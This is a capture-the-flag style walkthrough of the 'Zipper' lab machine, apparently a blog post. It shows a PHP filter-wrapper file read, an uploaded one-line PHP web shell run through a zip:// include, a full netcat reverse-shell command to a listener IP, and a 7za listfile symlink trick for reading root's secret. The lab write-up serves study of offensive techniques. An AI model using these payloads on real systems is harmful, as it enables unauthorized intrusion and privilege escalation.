PG Practice - Zipper
Machine Type: Linux
Difficulty: Hard
Initial Enumeration
As always, let's start with an nmap scan to get the open ports and services.
sudo nmap -sC -sV -p- 192.168.205.229 -oN nmap/zipper.nmapPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
| 256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_ 256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Zipper
|_http-server-header: Apache/2.4.41 (Ubuntu)We can see that the machine is running Apache on port 80. Let's navigate to the website.

Based on the behavior of the website, we upload a file and it creates a zip file, and allow us to download it.
Note: The web server doesn't unpack the zip file, so I don't assume zip slip is the vulnerability.
Let's upload a simple-backdoor.php file:
<?php echo system($_GET["cmd"]); ?>
And based on the zipped file name, it looks like it appends a random timestamp to the file name.

Let's try to navigate the website more to see if there's any other endpoints.

Upon clicking on the Home button, it redirects me to the index.php?file=home path:
First thing that came to my mind is to use PHP wrappers to read other files or directories.
The syntax for a common PHP wrapper is:
php://filter/resource=<file.php>
I didn't get any output back. When this happens, I also try to encode the content with base64. Since the PHP wrapper supports base64 encoding, I can try to encode the content with base64 and see if it works.
http://192.168.205.229/index.php?file=php://filter/convert.base64-encode/resource=index
Okay, it works. Note that I removed the .php file extension because it didn't work by appending it.

Decoding it revealed the contents of index.php file.
<?php
$file = $_GET['file'];
if(isset($file))
{
    include("$file".".php");
}
else
{
include("home.php");
}
?>
It basically appends .php to the file name, which proves why I was not able to get the base64 content by requesting "index.php". Instead, requesting "index" worked.
Let's also get the content of "home" page.
http://192.168.205.229/index.php?file=php://filter/convert.base64-encode/resource=home
This was a long base64 output:
<!DOCTYPE html>
<html lang="en" >
<head>
<meta charset="UTF-8">
<title>Zipper</title>
<meta name="viewport" content="width=device-width, initial-scale=1", shrink-to-fit=no"><link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/normalize/5.0.0/normalize.min.css">
<link rel='stylesheet' href='https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/4.0.0-beta.2/css/bootstrap.min.css'>
<link rel='stylesheet' href='https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.min.css'><link rel="stylesheet" href="./style.css">
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css">
</head>
<body>
<?php include 'upload.php'; ?>
<!-- partial:index.partial.html -->
<nav class="navbar navbar-expand-md navbar-dark fixed-top bg-dark">
<a class="navbar-brand" href="#">
<i class="fa fa-codepen" aria-hidden="true"></i>
Zipper
</a>
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarsExampleDefault" aria-controls="navbarsExampleDefault" aria-expanded="false" aria-label="Toggle navigation">
<span class="navbar-toggler-icon"></span>
</button>
...
...
...
</div>
<div class="container">
<footer>
<p>© Zipper 2021</p>
</footer>
</div> <!-- /.container -->
<!-- partial -->
<script src='https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.13.0/umd/popper.min.js'></script>
<script src='https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/4.0.0-beta.2/js/bootstrap.bundle.min.js'></script>
</body>
</html>Just by reading the HTML content, I can see that it includes a upload.php file. So, let's get the content of that file as well.
http://192.168.205.229/index.php?file=php://filter/convert.base64-encode/resource=upload
<?php
if ($_FILES && $_FILES['img']) {

    if (!empty($_FILES['img']['name'][0])) {

        $zip = new ZipArchive();
        $zip_name = getcwd() . "/uploads/upload_" . time() . ".zip";

        // Create a zip target
        if ($zip->open($zip_name, ZipArchive::CREATE) !== TRUE) {
            $error .= "Sorry ZIP creation is not working currently.<br/>";
        }

        $imageCount = count($_FILES['img']['name']);
        for($i=0;$i<$imageCount;$i++) {

            if ($_FILES['img']['tmp_name'][$i] == '') {
                continue;
            }
            $newname = date('YmdHis', time()) . mt_rand() . '.tmp';

            // Moving files to zip.
            $zip->addFromString($_FILES['img']['name'][$i], file_get_contents($_FILES['img']['tmp_name'][$i]));

            // moving files to the target folder.
            move_uploaded_file($_FILES['img']['tmp_name'][$i], './uploads/' . $newname);
        }
        $zip->close();

        // Create HTML Link option to download zip
        $success = basename($zip_name);
    } else {
        $error = '<strong>Error!! </strong> Please select a file.';
    }
}
Again, just by reading the code, the web server was saving all zipped files into the uploads directory.
Even just knowing that piece of information, I am starting to think that it could be inside of one of these directories:
/var/www/html/zipper/uploads
/var/www/html/uploads
But we probably don't even need the full path. We can just use the uploads directory.
Thanks for PHP wrappers, we can also use zip:// wrapper to fetch the zip file.
Let's uplod the backdoor.php file again, which will execute system commands with the cmd parameter:
<?php echo system($_GET["cmd"]); ?>After uploading, try to download the .zip file and take a note of the file name:

Now, click on the Home page and capture the request with BurpSuite, and edit the request like this:
/index.php?file=zip:///var/www/html/uploads/upload_1735529301.zip%23backdoor&cmd=id
The syntax for zip:// wrapper is zip://archive.zip#file.txt
Note: The # character is commonly used in URIs (Uniform Resource Identifiers) to indicate a fragment identifier. This concept maps well to the internal file structure of a ZIP archive:
- The archive itself is the "main resource".
- The file inside the archive is akin to a "fragment" of that resource.
I have tried passing backdoor.php but it didn't work. Since the server is appending .php to the file name, I figured it will be just backdoor when sending the request.

Sweet! We have an RCE!
Instead of passing id with the cmd parameter, let's try to get a reverse shell as always.
I simply URL encoded the nc reverse shell payload below and send it with BurpSuite:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.223 80 >/tmp/frm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%20192.168.45.223%2080%20%3E%2Ftmp%2Ff
Sure enough, I was able to get the shell as expected:

As always, upgrade the shell to TTY:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
Found the local.txt flag under /var/www/ directory.
I usually look at the cronjobs next.
cat /etc/crontab
There was a file running by root every minute: /opt/backup.sh
#!/bin/bash
password=`cat /root/secret`
cd /var/www/html/uploads
rm *.tmp
7za a /opt/backups/backup.zip -p$password -tzip *.zip > /opt/backups/backup.log
Let's take a moment to understand what this script does:
- Reads a password from a secure file (/root/secret).
- Cleans up temporary files (*.tmp) in the /var/www/html/uploads directory.
- Creates a password-protected ZIP archive of existing .zip files in the /var/www/html/uploads directory and saves it at /opt/backups/backup.zip.
- Logs the operation output to /opt/backups/backup.log.
I have tried this methodoly from HackTricks:

Overall, the cronjob script uses 7za with *.zip (wildcard) to archive ZIP files in the /var/www/html/uploads directory. And 7za supports a listfile feature: if a filename starts with @, it will be treated as a file containing a list of filenames to be processed.
So, the attack setup should look like this:
- Create a file with the name of @root.zip
- Create a symlink pointing to /root/secret --> ln -s /root/secret root.zip
Again, @root.zip is an empty file which 7za will treat it as a listfile. Since it points to /root/secret, 7za will try to compress the content of /root/secret file. Lastly, any error or output from 7za will be written to /opt/backups/backup.log file. Finally, reading the log file will give us the secret contents.


Using the password, it is possible to switch to the root user:
Another way of exploiting the privilege escalation is to use pspy to monitor the cronjob execution.
To be honest, I didn't expect to get the plaintext password for the root user, but pspy did the trick:

Pwn3d! :)
Example for the listfile feature:
Imagine you have a listfile named @files.txt with the following content:
file1.txt
file2.txt
file3.txt
If you run:
7za a archive.zip @files.txtIt compresses file1.txt, file2.txt, and file3.txt into archive.zip.
Takeaway
- PHP wrappers are very powerful - it allowed us to read server side code and execute commands.
- We learned a lot about how 7za works and how to take advantage of listfile feature.
- pspy is a great tool to find hidden cronjobs and even get plaintext passwords.
Happy hacking!